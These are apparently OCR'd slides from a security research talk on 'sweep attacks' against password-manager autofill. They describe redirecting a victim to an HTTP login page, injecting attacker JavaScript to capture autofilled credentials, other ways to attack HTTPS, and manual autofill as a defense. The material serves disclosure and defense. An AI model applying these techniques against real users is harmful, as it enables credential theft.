
2.



Goal: Trick password manager into revealing b.com's password

Obligatory Food Example

Redirect Sweep Attack on HTTP Login Page



GET papajohns.com

REDIRECT att.com

GET att.com

+ attacker JS

att.com

automatic autofill

att.com password stolen!

GET papajohns.com

papajohns.com

Redirect Sweep Attack Demo (Fast)

http://youtu.be/n0xIiWl0pZo

Redirect Sweep Attack Demo (Slow)

http://youtu.be/qiiSuIE79No

HTTP Login Pages

Alexa Top 500*		
Login Pages	408	—
Load Login Page over HTTP (submit over HTTP or HTTPS)	194	47%

- HTTP pages trivially vulnerable to code injection by coffee shop attacker
- att.com vulnerable because it loads login page over HTTP
  - (even though it submits over HTTPS)

*as of October 2013

Attacking HTTPS

- XSS Injection
- Active Mixed Content
- Trick user into clicking through HTTPS warning


Other sweep attacks (see paper)

- iFrame sweep attack
- Window sweep attack

Sweep Attacks


Vulnerability

Vulnerable



Automatic

Not Vulnerable




Manual

Defending against sweep attacks

Defense #1: Manual Autofill

as secure as manual entry




Username: user

Password: ••••••••

Less convenient?

- Fill-and-Submit
  - Still just one click for the user

Can we do better?

